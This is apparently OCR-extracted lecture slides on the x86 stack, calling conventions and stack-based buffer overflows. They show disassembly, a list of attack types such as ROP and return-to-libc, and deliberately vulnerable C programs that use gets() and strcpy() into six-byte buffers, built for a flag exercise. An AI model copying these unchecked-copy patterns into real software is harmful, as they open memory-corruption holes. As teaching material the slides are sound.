
Three instructions:

push ebp; (Pushes previous frame pointer onto stack)

mov ebp, esp; (change the base pointer to the stack)

sub esp, 10; (allocating a local stack space)

Callee Allocates a stack (Function prologue)




```
00001338 <vulfoo>:
    1338:    f3 0f 1e fb          endbr32
    133c:    55                   push   ebp
    133d:    89 e5                mov    ebp,esp
    133f:    83 ec 18             sub    esp,0x18
    1342:    83 ec 0c             sub    esp,0xc
    1345:    8d 45 f2             lea    eax,[ebp-0xe]
    1348:    50                   push   eax
    1349:    e8 fc ff ff ff       call   gets
    134e:    83 c4 10             add    esp,0x10
    1351:    b8 00 00 00 00       mov    eax,0x0
    1356:    c9                   leave
    1357:    c3                   ret
```

Three instructions:


push ebp; (Pushes previous frame pointer onto stack)

mov ebp, esp; (change the base pointer to the stack)

sub esp, 10; (allocating a local stack space)

Callee Allocates a stack (Function prologue)


```
00001338 <vulfoo>:
    1338:   f3 0f 1e fb         endbr32
    133c:   55                  push   ebp
    133d:   89 e5               mov    ebp,esp
    133f:   83 ec 18            sub    esp,0x18
    1342:   83 ec 0c            sub    esp,0xc
    1345:   8d 45 f2            lea    eax,[ebp-0xe]
    1348:   50                  push   eax
    1349:   e8 fc ff ff ff      call   134a <vulfoo+0x12>
    134e:   83 c4 10            add    esp,0x10
    1351:   b8 00 00 00 00      mov    eax,0x0
    1356:   c9                  leave
    1357:   c3                  ret
```



Three instructions:

push ebp; (Pushes previous frame pointer onto stack)


mov ebp, esp; (change the base pointer to the stack)

sub esp, 10; (allocating a local stack space)

Callee Allocates a stack (Function prologue)


```
00001338 <vulfoo>:
    1338:    f3 0f 1e fb          endbr32
    133c:    55                   push   ebp
    133d:    89 e5                mov    ebp,esp
    133f:    83 ec 18             sub    esp,0x18
    1342:    83 ec 0c             sub    esp,0xc
    1345:    8d 45 f2             lea    eax,[ebp-0xe]
    1348:    50                   push   eax
    1349:    e8 fc ff ff ff       call   134a <vulfoo+0x12>
    134e:    83 c4 10             add    esp,0x10
    1351:    b8 00 00 00 00       mov    eax,0x0
    1356:    c9                   leave
    1357:    c3                   ret
```

ebp, esp



Three instructions:


push ebp; (Pushes previous frame pointer onto stack)

mov ebp, esp; (change the base pointer to the stack)

sub esp, 10; (allocating a local stack space)

Callee Allocates a stack (Function prologue)


```
00001338 <vulfoo>:
    1338:   f3 0f 1e fb         endbr32
    133c:   55                  push   ebp
    133d:   89 e5               mov    ebp,esp
    133f:   83 ec 18            sub    esp,0x18
    1342:   83 ec 0c            sub    esp,0xc
    1345:   8d 45 f2            lea    eax,[ebp-0xe]
    1348:   50                  push   eax
    1349:   e8 fc ff ff ff      call   134a <vulfoo+0x12>
    134e:   83 c4 10            add    esp,0x10
    1351:   b8 00 00 00 00      mov    eax,0x0
    1356:   c9                  leave
    1357:   c3                  ret
```



Three instructions:


push ebp; (Pushes previous frame pointer onto stack)

mov ebp, esp; (change the base pointer to the stack)

sub esp, 10; (allocating a local stack space)

Callee Allocates a stack (Function prologue)

```
00001338 <vulfoo>:
    1338:   f3 0f 1e fb        endbr32
    133c:   55                 push   ebp
    133d:   89 e5              mov    ebp,esp
    133f:   83 ec 18           sub    esp,0x18
    1342:   83 ec 0c           sub    esp,0xc
    1345:   8d 45 f2           lea    eax,[ebp-0xe]
    1348:   50                 push   eax
    1349:   e8 fc ff ff ff     call   134a <vulfoo+0x12>
    134e:   83 c4 10           add    esp,0x10
    1351:   b8 00 00 00 00     mov    eax,0x0
    1356:   c9                 leave
    1357:   c3                 ret
```




Three instructions:

push ebp; (Pushes previous frame pointer onto stack)

mov ebp, esp; (change the base pointer to the stack)

sub esp, 10; (allocating a local stack space)

Callee Deallocate a stack (Function epilogue)



mov esp, ebp
pop ebp
ret


leave

Callee Deallocate a stack (Function epilogue)


```
00001338 <vulfoo>:
    1338:    f3 0f 1e fb          endbr32
    133c:    55                   push   ebp
    133d:    89 e5                mov    ebp,esp
    133f:    83 ec 18             sub    esp,0x18
    1342:    83 ec 0c             sub    esp,0xc
    1345:    8d 45 f2             lea    eax,[ebp-0xe]
    1348:    50                   push   eax
    1349:    e8 fc ff ff ff       call   134a <vulfoo+0x12>
    134e:    83 c4 10             add    esp,0x10
    1351:    b8 00 00 00 00       mov    eax,0x0
    1356:    c9                   leave
    1357:    c3                   ret
```

```
mov esp, ebp
pop ebp
```

esp, ebp



mov esp, ebp
pop ebp } **leave**
ret


Callee Deallocate a stack (Function epilogue)


```
00001338 <vulfoo>:
    1338:    f3 0f 1e fb         endbr32
    133c:    55                  push   ebp
    133d:    89 e5               mov    ebp,esp
    133f:    83 ec 18            sub    esp,0x18
    1342:    83 ec 0c            sub    esp,0xc
    1345:    8d 45 f2            lea    eax,[ebp-0xe]
    1348:    50                  push   eax
    1349:    e8 fc ff ff ff      call   134a <vulfoo+0x12>
    134e:    83 c4 10            add    esp,0x10
    1351:    b8 00 00 00 00      mov    eax,0x0
    1356:    c9                  leave
    1357:    c3                  ret
```

mov esp, ebp
pop ebp

esp


ebp -> main's stack frame



mov esp, ebp
pop ebp
} **leave**
ret

Callee Deallocate a stack (Function epilogue)


```
00001338 <vulfoo>:
    1338:    f3 0f 1e fb         endbr32
    133c:    55                  push   ebp
    133d:    89 e5               mov    ebp,esp
    133f:    83 ec 18            sub    esp,0x18
    1342:    83 ec 0c            sub    esp,0xc
    1345:    8d 45 f2            lea    eax,[ebp-0xe]
    1348:    50                  push   eax
    1349:    e8 fc ff ff ff      call   134a <vulfoo+0x12>
    134e:    83 c4 10            add    esp,0x10
    1351:    b8 00 00 00 00      mov    eax,0x0
    1356:    c9                  leave
    1357:    c3                  ret
```



The ret instruction pops the top of the stack to **eip**, so the CPU continues to execute from there

x86 Stack Usage (32bit)

- Negative indexing over ebp

```
mov eax, [ebp-0x8]
lea eax, [ebp-24]
```

- Positive indexing over ebp

```
mov eax, [ebp+8]
mov eax, [ebp+0xc]
```

- Positive indexing over esp

x86 Stack Usage (32bit)

- Accesses local variables (negative indexing over ebp)

`mov eax, ebp-0x8` value at ebp-0x8

`lea eax, ebp-24` address as ebp-0x24

- Stores function arguments from caller (positive indexing over ebp)

`mov eax, ebp+8` 1st arg

`mov eax, ebp+0xc` 2nd arg

- Positive indexing over esp

Function arguments to callee

Stack example: code/factorial

```
int fact(int n)
{
  printf("---In fact(%d)\n", n);
  printf("&n is %p\n", &n);

  if (n <= 1)
    return 1;

  return fact(n-1) * n;
}
```

```
int main(int argc, char *argv[])
{
  if (argc != 2)
  {
    printf("Usage: fact integer\n");
    return 0;
  }

  printf("The factorial of %d is %d\n.",
atoi(argv[1]), fact(atoi(argv[1])));
}
```


Stack example: code/fivepara

```
int func(int a, int b, int c, int d, int e)
{
  return a + b + c + d + e;
}

int main(int argc, char *argv[])
{
  func(1, 2, 3, 4, 5);
}
```

X86 disassembly

Draw the stack (x86 cdecl)

x86 . cdel in a function



(%ebp) : saved %ebp

4(%ebp) : RET

8(%ebp) : first argument

-8(%ebp) : maybe a local variable

globallocalv_fast_32

fastcall

On x86-32 targets, the fastcall attribute causes the compiler to pass the first argument (if of integral type) in the register ECX and the second argument (if of integral type) in the register EDX. Subsequent and other typed arguments are passed on the stack. The called function pops the arguments off the stack. If the number of arguments is variable all arguments are pushed on the stack.

```
int __attribute__ ((fastcall)) func(int p)
```

x86-64 (64 bit) Linux Calling Convention

Caller

- Use registers to pass arguments to callee. Register order (1st, 2nd, 3rd, 4th, 5th, 6th, etc.) rdi, rsi, rdx, rcx, r8, r9, ... (use stack for more arguments)

Stack example: code/fivepara

```
int func(int a, int b, int c, int d, int e)
{
  return a + b + c + d + e;
}

int main(int argc, char *argv[])
{
  func(1, 2, 3, 4, 5);
}
```

X86-64 disassembly

X86-64 Stack Usage

- Access local variables (negative indexing over rbp)

```
mov rax, [rbp-8]
lea rax, [rbp-0x24]
```

- Access function arguments from caller

```
mov rax, rdi
```

- Setup parameters for callee

```
mov rdi, rax
```

Objectives

- Background
- Stack-based buffer overflow
- Stack-based buffer overflow attacks
- Stack-based buffer overflow defenses

Stack-based Buffer Overflow

```
int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
  printf("I pity the fool!\n");
}
```

Stack-based Buffer Overflow

```
int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
  printf("I pity the fool!\n");
}
```

gets() reads a line from stdin into the buffer pointed to by s until either a terminating newline or EOF, which it replaces with a null byte ('\0').


No check for input buffer size

```
00001338 <vulfoo>:
    1338:   f3 0f 1e fb        endbr32
    133c:   55                 push   ebp
    133d:   89 e5              mov    ebp,esp
    133f:   83 ec 18           sub    esp,0x18
    1342:   83 ec 0c           sub    esp,0xc
    1345:   8d 45 f2           lea    eax,[ebp-0xe]
    1348:   50                 push   eax
    1349:   e8 fc ff ff ff     call   gets
    134e:   83 c4 10           add    esp,0x10
    1351:   b8 00 00 00 00     mov    eax,0x0
    1356:   c9                 leave
    1357:   c3                 ret
```

ebp

eax = ebp - 0xe

esp




```
00001338 <vulfoo>:
    1338:      f3 0f 1e fb            endbr32
    133c:      55                     push   ebp
    133d:      89 e5                  mov    ebp,esp
    133f:      83 ec 18               sub    esp,0x18
    1342:      83 ec 0c               sub    esp,0xc
    1345:      8d 45 f2               lea    eax,[ebp-0xe]
    1348:      50                     push   eax
    1349:      e8 fc ff ff ff         call   gets
    134e:      83 c4 10               add    esp,0x10
    1351:      b8 00 00 00 00         mov    eax,0x0
    1356:      c9                     leave
    1357:      c3                     ret
```

ebp

eax = ebp - 0xe

esp




```
00001338 <vulfoo>:
    1338:       f3 0f 1e fb             endbr32
    133c:       55                      push   ebp
    133d:       89 e5                   mov    ebp,esp
    133f:       83 ec 18                sub    esp,0x18
    1342:       83 ec 0c                sub    esp,0xc
    1345:       8d 45 f2                lea    eax,[ebp-0xe]
    1348:       50                      push   eax
    1349:       e8 fc ff ff ff          call   gets
    134e:       83 c4 10                add    esp,0x10
    1351:       b8 00 00 00 00          mov    eax,0x0
    1356:       c9                      leave
    1357:       c3                      ret
```

ebp

eax = ebp - 0xe

esp




```
00001338 <vulfoo>:
    1338:   f3 0f 1e fb          endbr32
    133c:   55                   push   ebp
    133d:   89 e5                mov    ebp,esp
    133f:   83 ec 18             sub    esp,0x18
    1342:   83 ec 0c             sub    esp,0xc
    1345:   8d 45 f2             lea    eax,[ebp-0xe]
    1348:   50                   push   eax
    1349:   e8 fc ff ff ff       call   gets
    134e:   83 c4 10             add    esp,0x10
    1351:   b8 00 00 00 00       mov    eax,0x0
    1356:   c9                   leave
    1357:   c3                   ret
```

ebp

eax = ebp - 0xe

esp




Objectives

- Background
- Stack-based buffer overflow
- Stack-based buffer overflow attacks
- Stack-based buffer overflow defenses

What is on a function stack?


- Local variables
- Saved ebp
- Return address
- Callee’s parameters



All can be overwritten!


What is on a function stack?

- Local variables
  - Data-only Attack
- Saved ebp
  - Fake function stack frame
- Return address
  - Return to shellcode
  - ROP
- Callee's parameters
  - Return to a function with parameters
  - Return to libc
- …



What is on a function stack?

- Local variables
  - Data-only Attack
- Saved ebp
  - Fake function stack frame
- Return address
  - Return to shellcode
  - ROP
- Callee's parameters
  - Return to a function with parameters
  - Return to libc
- …



Overwrite Local Variables: overflowlocal1

```
int vulfoo(int i, char* p)
{
  int j = i;
  char buf[6];
  strcpy(buf, p);
  if (j)
    print_flag();
  else
    printf("I pity the fool!\n");
  return 0;
}
int main(int argc, char *argv[])
{
  if (argc == 2)
    vulfoo(0, argv[1]);
}
```

```
000012c4 <vulfoo>:
    12c4:   55                  push   ebp
    12c5:   89 e5               mov    ebp,esp
    12c7:   83 ec 18            sub    esp,0x18
    12ca:   8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
    12cd:   89 45 f4            mov    DWORD PTR [ebp-0xc],eax
    12d0:   83 ec 08            sub    esp,0x8
    12d3:   ff 75 0c            push   DWORD PTR [ebp+0xc]
    12d6:   8d 45 ee            lea    eax,[ebp-0x12]
    12d9:   50                  push   eax
    12da:   e8 fc ff ff ff      call   12db <vulfoo+0x17>
    12df:   83 c4 10            add    esp,0x10
    12e2:   83 7d f4 00         cmp    DWORD PTR [ebp-0xc],0x0
    12e6:   74 07               je     12ef <vulfoo+0x2b>
    12e8:   e8 10 ff ff ff      call   11fd <print_flag>
    12ed:   eb 10               jmp    12ff <vulfoo+0x3b>
    12ef:   83 ec 0c            sub    esp,0xc
    12f2:   68 45 20 00 00      push   0x2045
    12f7:   e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
    12fc:   83 c4 10            add    esp,0x10
    12ff:   b8 00 00 00 00      mov    eax,0x0
    1304:   c9                  leave
    1305:   c3                  ret
```

Implementation of strcpy()


```
char *strcpy(char *dest, const char *src)
{
 unsigned i;
 for (i=0; src[i] != '\0'; ++i)
  dest[i] = src[i];
 //Ensure trailing null byte is copied
 dest[i]= '\0';
 return dest;
}
```

```
char *strcpy(char *dest, const char *src)
{
  char *save = dest;
  while(*dest++ = *src++);
  return save;
}
```

Buffer Overflow Example: overflowlocal1

```
000012c4 <vulfoo>:
    12c4:   55                  push   ebp
    12c5:   89 e5               mov    ebp,esp
    12c7:   83 ec 18            sub    esp,0x18
    12ca:   8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
    12cd:   89 45 f4            mov    DWORD PTR [ebp-0xc],eax
    12d0:   83 ec 08            sub    esp,0x8
    12d3:   ff 75 0c            push   DWORD PTR [ebp+0xc]
    12d6:   8d 45 ee            lea    eax,[ebp-0x12]
    12d9:   50                  push   eax
    12da:   e8 fc ff ff ff      call   12db <vulfoo+0x17>
    12df:   83 c4 10            add    esp,0x10
    12e2:   83 7d f4 00         cmp    DWORD PTR [ebp-0xc],0x0
    12e6:   74 07               je     12ef <vulfoo+0x2b>
    12e8:   e8 10 ff ff ff      call   11fd <print_flag>
    12ed:   eb 10               jmp    12ff <vulfoo+0x3b>
    12ef:   83 ec 0c            sub    esp,0xc
    12f2:   68 45 20 00 00      push   0x2045
    12f7:   e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
    12fc:   83 c4 10            add    esp,0x10
    12ff:   b8 00 00 00 00      mov    eax,0x0
    1304:   c9                  leave
    1305:   c3                  ret
```


esp



Buffer Overflow Example: overflowlocal1

```
000012c4 <vulfoo>:
 12c4:   55                push   ebp
 12c5:   89 e5             mov    ebp,esp
 12c7:   83 ec 18          sub    esp,0x18
 12ca:   8b 45 08          mov    eax,DWORD PTR [ebp+0x8]
 12cd:   89 45 f4          mov    DWORD PTR [ebp-0xc],eax
 12d0:   83 ec 08          sub    esp,0x8
 12d3:   ff 75 0c          push   DWORD PTR [ebp+0xc]
 12d6:   8d 45 ee          lea    eax,[ebp-0x12]
 12d9:   50                push   eax
 12da:   e8 fc ff ff ff    call   12db <vulfoo+0x17>
 12df:   83 c4 10          add    esp,0x10
 12e2:   83 7d f4 00       cmp    DWORD PTR [ebp-0xc],0x0
 12e6:   74 07             je     12ef <vulfoo+0x2b>
 12e8:   e8 10 ff ff ff    call   11fd <print_flag>
 12ed:   eb 10             jmp    12ff <vulfoo+0x3b>
 12ef:   83 ec 0c          sub    esp,0xc
 12f2:   68 45 20 00 00    push   0x2045
 12f7:   e8 fc ff ff ff    call   12f8 <vulfoo+0x34>
 12fc:   83 c4 10          add    esp,0x10
 12ff:   b8 00 00 00 00    mov    eax,0x0
 1304:   c9                leave
 1305:   c3                ret
```


esp



Buffer Overflow Example: overflowlocal1

